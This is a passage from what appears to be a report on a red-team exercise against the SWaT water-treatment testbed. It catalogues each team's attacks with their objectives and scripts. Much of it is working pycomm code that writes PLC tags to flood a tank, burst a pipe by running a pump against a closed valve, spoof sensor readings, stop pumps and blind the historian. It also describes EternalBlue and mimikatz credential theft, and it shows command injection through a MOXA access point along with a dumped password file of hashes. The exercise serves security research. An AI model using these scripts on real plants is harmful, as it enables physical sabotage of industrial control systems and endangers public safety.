


Figure 8: Screenshot of the Malicious logic in the PLC Routine


main.py - C:\Users\Invensys\Desktop\CISSENV\CISS_Attack\main.py (2.7.15)
File Edit Format Run Options Window Help
RIO tags for chemical pumps
RIO tags for AIT201


```
from pycomm.ab_comm.clx import Driver as ClxDriver
from time import sleep
import logging


if __name__ == '__main__':
    logging.basicConfig(
        filename="ClxDriver.log",
        format="%(levelname)-10s %(asctime)s %(message)s",
        level=logging.DEBUG
    )
    c = ClxDriver()

    if c.open('192.168.1.20'):          #To input PLC address

        print(c.read_tag(['HMI_AIT201.Pv']))
        #print(c.read_tag(['parts', 'ControlWord', 'Counts']))

        print(c.write_tag('RU_BY', 1, 'BOOL'))
        print(c.write_tag('DO_P_201_START', 1, 'BOOL'))
        print(c.write_tag('DO_P_202_START', 1, 'BOOL'))

        #print(c.write_tag('HMI_P203.Cmd', 2, 'INT'))
        #print(c.write_tag('HMI_P204.Cmd', 2, 'INT'))

        print(c.write_tag('AI_AIT_201_COND', 4000, 'INT'))
        print(c.read_tag(['HMI_AIT201.Pv']))

        #print(c.read_tag(['RU_BY']))

        #print(c.write_tag([('Counts', -26, 'INT'), ('ControlWord', -30, 'DINT')
```

Figure 9: Screenshot of an attacker's script

4.1.5 Manipulation of PLC routine to disrupt historian

Objective	To disrupt Historian from receiving updates from PLC 2 (refer to Figure 10)

Attack Method	Direct control of PLC using Python script and insert a malicious logic into the PLC routine
Tools	Pycomm and RSLogix 5000
Description	The attacker inserted a malicious contact named RU_BY (Normally Closed) into the PLC routine using Allen Bradley's proprietary software RSLogix 5000. In this situation, attacker inserted RU_BY to almost all the rungs before each routine and this resulted in RIO values from PLC 2 being not transferred to the HMI tags that are needed for the accurate intercommunication among the PLCs. As HMI tags do not contain valid values, accurate readings are not updated in the Historian.


main.py - C:\Users\Invensys\Desktop\CISSENV\CISS_Attack\main.py (2.7.15)
File Edit Format Run Options Window Help
Single variable to disrupt all sensors
ve On Close
Do you want t
C:\Users\Inve
before closing

```
from pycomm.ab_comm.clx import Driver as ClxDriver
from time import sleep
import logging


if __name__ == '__main__':
    logging.basicConfig(
        filename="ClxDriver.log",
        format="%(levelname)-10s %(asctime)s %(message)s",
        level=logging.DEBUG
    )
    c = ClxDriver()

    if c.open('192.168.1.20'):            #To input PL

        #print(c.read_tag(['HMI_AIT201.Pv']))
        #print(c.read_tag(['parts', 'ControlWord'

        print(c.write_tag('RU_BY', 1, 'BOOL'))
        #print(c.write_tag('DO_P_201_START', 1, 'BOO
        #print(c.write_tag('DO_P_202_START', 1, 'BOOL'))

        #print(c.write_tag('HMI_P203.Cmd', 2, 'INT'))
        #print(c.write_tag('HMI_P204.Cmd', 2, 'INT'))

        #print(c.write_tag('AI_AIT_201_COND', 4000, 'INT'))
        #print(c.read_tag(['HMI_AIT201.Pv']))
```

Figure 10: Screenshot of an attacker's script

4.2. Team KPMG (Singapore)


4.2.1 Control of SWaT HMI Workstation

Objective	Take over the control of SWaT HMI
Attack Method	Exploit the host using Metasploit framework
Tools	Metasploit, mimikatz

Description	The attackers identified the HMI IP address through their enumeration and exploited the Windows 7 workstation with EternalBlue. With the meterpreter session, the attacker used mimikatz to retrieve the administrator's credentials. The attacker connected to SCADA using Remote Desktop Protocol (RDP) and was able to control SWaT through the Graphical User Interface (GUI).

4.2.2 Control of motorised valve

Objective	Turn on MV101 to flood the water tank (refer to Figure 11)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers identified all the PLCs IP addresses through their enumeration and executed the pycomm script to turn on motorised valve, MV101, with the intention to flood the water tank.



```
    # Controllogix PLCs The "slc" can be used to communicate with Micrologix or SLC PLCs
    plc = ClxDriver()
    if plc.open(plc_ip):
        # This modify the tag within the Controllogix PLC
        print(plc.write_tag(tag_name, value, tag_type))
        plc.close()
    else:
        print("Unable to open", plc_ip)


def main():
    """ Read and write PLCs tags using pycomm.

    DI_P_201* tags are configured as external tags with
    read/write permission. PLC2 will re-scan and re-write
    their value according to a set of state variables.

    dummy and dummy_int are configured as external tags
    with read/write permissions and they serve as a proof
    that pycomm can effectivley read and write tag using
    ENIP.
    """
    while True:


        #Read current values
        status = test_plc_read_val(PLC_IPS['plc1'], 'HMI_MV101.Status')
        time.sleep(5)
        cmd = test_plc_read_val(PLC_IPS['plc1'], 'HMI_MV101.Cmd')
        auto = test_plc_read_val(PLC_IPS['plc1'], 'HMI_MV101.Auto')
        print('Current values of MV101 before attack:', status, cmd, auto)

        #Start attack
        test_plc_write(PLC_IPS['plc1'], 'HMI_MV101.Auto', 0, 'BOOL')#0 means you can change the PLC value
        test_plc_write(PLC_IPS['plc1'], 'HMI_MV101.Cmd', 2, 'INT')

        #Read attack values
        status_attack = test_plc_read_val(PLC_IPS['plc1'], 'HMI_MV101.Status')
        cmd_attack = test_plc_read_val(PLC_IPS['plc1'], 'HMI_MV101.Cmd')
        auto_attack = test_plc_read_val(PLC_IPS['plc1'], 'HMI_MV101.Auto')
        print('Attack values of MV101 after attack:', status_attack, cmd_attack, auto_attack)
        time.sleep(5)
```


a) Set AUTO mode to FALSE
b) Set motorized valve MV101 to OPEN

Figure 11: Screenshot of an attacker's script

4.2.3 Control of pump

Objective	Turn on P101 to burst the pump (refer to Figure 12)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm

Description	The attackers executed the pycomm script to turn on the pump, P101, while the subsequent motorised valve, MV201, was closed with the intention to burst the pipe.




```
def main():
    """ Read and write PLCs tags using pycomm.

    DI_P_201* tags are configured as external tags with
    read/write permission. PLC2 will re-scan and re-write
    their value according to a set of state variables.

    dummy and dummy_int are configured as external tags
    with read/write permissions and they serve as a proof
    that pycomm can effectivley read and write tag using
    ENIP.
    """
    while True:


        #Read current values
        status = test_plc_read_val(PLC_IPS['plc1'], 'HMI_P101.Status')
        time.sleep(5)
        cmd = test_plc_read_val(PLC_IPS['plc1'], 'HMI_P101.Cmd')
        auto = test_plc_read_val(PLC_IPS['plc1'], 'HMI_P101.Auto')
        print('Current values of P101 before attack:', status, cmd, auto)
'''
        #Start attack
        test_plc_write(PLC_IPS['plc1'], 'HMI_P101.Auto', 0, 'BOOL')#0 means you can chang
        test_plc_write(PLC_IPS['plc1'], 'HMI_P101.Cmd', 2, 'INT')

        #Read attack values
        status_attack = test_plc_read_val(PLC_IPS['plc1'], 'HMI_P101.Status')
        cmd_attack = test_plc_read_val(PLC_IPS['plc1'], 'HMI_P101.Cmd')
        auto_attack = test_plc_read_val(PLC_IPS['plc1'], 'HMI_P101.Auto')
        print('Attack values of P101 after attack:', status_attack, cmd_attack, auto_attack)
'''
```

a) Set AUTO mode to FALSE
b) Set pump P101 to OPEN

Figure 12: Screenshot of an attacker's script

4.2.4 Manipulation of wireless access point (AP)

Objective	Disrupt the wireless operation (refer to Figure 13)
Attack Method	Not applicable
Tools	MOXA software
Description	The attackers identified MOXA service and login with default "nil" credential. From the GUI, the attacker exploited a CLI, command-based input, used for pinging devices in the network to issue a UNIX command and dump the password file with the intention to extract possible password hashes.




```
root:$1$$1ZudtN1wlcCPXkNu2w6vT/:0:0:root:/:/etc/nologin.sh
94jo3dkru4:$1$$oRJC4NcOwgtxF1JoAAkMU0:0:0:root:/:/bin/sh
bin:x:1:1:bin:/bin:/etc/nologin.sh
daemon:x:2:2:daemon:/sbin:/etc/nologin.sh
adm:x:3:4:adm:/var/adm:/etc/nologin.sh
lp:x:4:7:lp:/var/spool/lpd:/etc/nologin.sh
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/etc/nologin.sh
news:x:9:13:news:/etc/news:
uucp:x:10:14:uucp:/var/spool/uucp:/etc/nologin.sh
operator:x:11:0:operator:/root:/etc/nologin.sh
games:x:12:100:games:/usr/games:/etc/nologin.sh
gopher:x:13:30:gopher:/var/gopher:/etc/nologin.sh
ftp:x:14:50:FTP User:/var/ftp:/etc/nologin.sh
nobody:x:99:99:Nobody:/:/etc/nologin.sh
rpm:x:37:37::/var/lib/rpm:/etc/nologin.sh
dbus:x:81:81:System message bus:/:/etc/nologin.sh
avahi:x:70:70:Avahi daemon:/:/etc/nologin.sh
rpc:x:32:32:Portmapper RPC user:/:/etc/nologin.sh
mailnull:x:47:47::/var/spool/mqueue:/etc/nologin.sh
```

Figure 13: Screenshot of MOXA

4.2.5 Control of level indication transmitter (LIT)

Objective	Spoof LIT101 reading to cause flooding (refer to Figure 14)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers executed the pycomm script to spoof the LIT101 sensor reading to be “low” even though the actual reading is “high”, which will trigger motorised valve, MV101, to turn on for refilling the water tank and caused the water level to increase.


a) Check the current LIT101 value
b) Set LIT101 simulation mode to TRUE
c) Set LIT101 simulation value to 45

```python
def main():
    """ Read and write PLCs tags using pycomm.

    DI_P_201* tags are configured as external tags with
    read/write permission. PLC2 will re-scan and re-write
    their value according to a set of state variables.

    dummy and dummy_int are configured as external tags
    with read/write permissions and they serve as a proof
    that pycomm can effectivley read and write tag using
    ENIP.
    """
    while True:

        #Read current values
        value_sen = test_plc_read_val(PLC_IPS['plc1'], 'HMI_LIT101.Pv')
        time.sleep(5)
        print('Current value of LIT101 before attack:', value_sen)

'''
        #Start attack
        #if  value_sen[0]< 40:
        test_plc_write(PLC_IPS['plc1'], 'HMI_LIT101.Sim', True, 'BOOL')#True means you can change the PLC value
        test_plc_write(PLC_IPS['plc1'], 'HMI_LIT101.Sim_PV', 45, 'REAL')
        #Read attack values
        sen_attack = test_plc_read_val(PLC_IPS['plc1'], 'HMI_LIT101.Sim_PV')
        print('Current value of LIT101 after attack:', sen_attack)
        time.sleep(5)
```


Figure 14: Screenshot of an attacker’s script

4.2.6 Control of flow indication transmitter (FIT)

Objective	Spoof FIT101 reading to close MV101
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers executed the pycomm script to spoof the actual sensor reading of FIT101 while the subsequent motorised valve, MV101, was closed. This attack deceived the control room operator as if there was water leakage or pipe burst.

4.2.7 Control of analyser indication transmitter (AIT)

Objective	Manipulate the conductivity value of AIT201 (refer to Figure 15)
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers executed the pycomm script to spoof the conductivity sensor, AIT201, reading without actually changing any chemical dosage to the water.



```
def main():
    """ Read and write PLCs tags using pycomm.

    DI_P_201* tags are configured as external tags with
    read/write permission. PLC2 will re-scan and re-write
    their value according to a set of state variables.

    dummy and dummy_int are configured as external tags
    with read/write permissions and they serve as a proof
    that pycomm can effectivley read and write tag using
    ENIP.
    """
    while True:

        #Read current values
        value_sen = test_plc_read_val(PLC_IPS['plc2'], 'HMI_AIT201.Pv')
        time.sleep(5)
        print('Current value of AIT201 before attack:', value_sen)

        #Start attack
        #if  value_sen[0]< 40:
        test_plc_write(PLC_IPS['plc2'], 'HMI_AIT201.Sim', True, 'BOOL')#True means y
        test_plc_write(PLC_IPS['plc2'], 'HMI_AIT201.Sim_PV', 45, 'REAL')
        #Read attack values
        sen_attack = test_plc_read_val(PLC_IPS['plc2'], 'HMI_AIT201.Sim_PV')
        print('Current value of AIT201 after attack:', sen_attack)
        time.sleep(5)
```

a) Check the current AIT201 value
b) Set AIT201 simulation mode to TRUE
c) Set AIT201 simulation value to 45

Figure 15: Screenshot of an attacker's script

4.2.8 Control of analyser indication transmitter (AIT)

Objective	Manipulate the pH value of AIT202
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers executed the pycomm script to spoof the pH sensor, AIT202, reading without actually changing any chemical dosage to the water.

4.2.9 Control of differential pressure indication transmitter (DPIT)

Objective	To manipulate the value of DPIT301
Attack Method	Direct control of PLC using Python script
Tools	Pycomm
Description	The attackers executed the pycomm script to spoof the differential pressure indication transmitter, DPIT301, reading without actually manipulating any pressure before and after the ultra-filtration system.


4.3 Team JYVSECTEC (Finland)

4.3.1 Access to SWaT SCADA HMI Workstation

Objective	Gain access to SCADA HMI while locking out legitimate users
Attack Method	Exploited the workstation through host operation system vulnerability
Tools	Metasploit framework
Description	The attackers identified the workstation IP address through their enumeration and exploited the Windows 7 operating system vulnerability, EternalBlue. With the meterpreter session, they exfiltrated files from the workstation and changed the administrator credential concurrently using Windows "net user" command. Subsequently, the attacker login to the workstation using Windows RDP and the previously changed administrative password.

4.3.2 Control the state of the pumps

Objective	Turned off P101 and P102 for 3 seconds (refer to Figure 28)
Attack Method	Direct control of PLC using Python script
Tools	Pylogic *and* Direct control via SCADA HMI
Description	The attackers attempted to turn off pumps P101 and P102 by setting "0" value to HMI_P101_Cmd and HMI_P102_Cmd. However, due to wrong value used, the pumps remained operational.



rt@kali-03-teemu: ~ (on kali-03-teemu)
File Actions Edit View Help
rt@kali-03-teemu: ~
rt@kali-03-teemu: ~
Command to set the pumps

```
  GNU nano 4.9.2                                    P1_stop_pumps.py
from pycomm.ab_comm.clx import Driver as ClxDriver
import time

if __name__ == '__main__':
    c = ClxDriver()

    if c.open('192.168.1.10'):
        # Read pump status
        p101_status = c.read_tag(['HMI_P101.Status'])[0][1]
        print 'P101 status:', p101_status

        p102_status = c.read_tag(['HMI_P102.Status'])[0][1]
        print 'P102 status:', p102_status

        # Modify pump state to stopped
        print 'P101 tag write .Auto -> MANUAL', c.write_tag('HMI_P101.Auto', 0, 'BOOL')
        print 'P101 tag write .Cmd -> STOP', c.write_tag('HMI_P101.Cmd', 0, 'INT')

        print 'P102 tag write .Auto -> MANUAL', c.write_tag('HMI_P102.Auto', 0, 'BOOL')
        print 'P102 tag write .Cmd -> STOP', c.write_tag('HMI_P102.Cmd', 0, 'INT')

        # Sleep a bit for changes to take effect
        time.sleep(3)

        # Read pump status again
        p101_status = c.read_tag(['HMI_P101.Status'])[0][1]
        print 'P101 status:', p101_status

        p102_status = c.read_tag(['HMI_P102.Status'])[0][1]
        print 'P102 status:', p102_status

        # Sleep for 10 seconds and see what happens
        time.sleep(10)

        # Revert back to auto mode so nothing breaks
        print 'P101 tag write .Auto -> AUTO', c.write_tag('HMI_P101.Auto', 1, 'BOOL')
        print 'P102 tag write .Auto -> AUTO', c.write_tag('HMI_P102.Auto', 1, 'BOOL')
^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text    ^J Justify    ^C Cur Pos     M-U Undo   M-A Mark Text
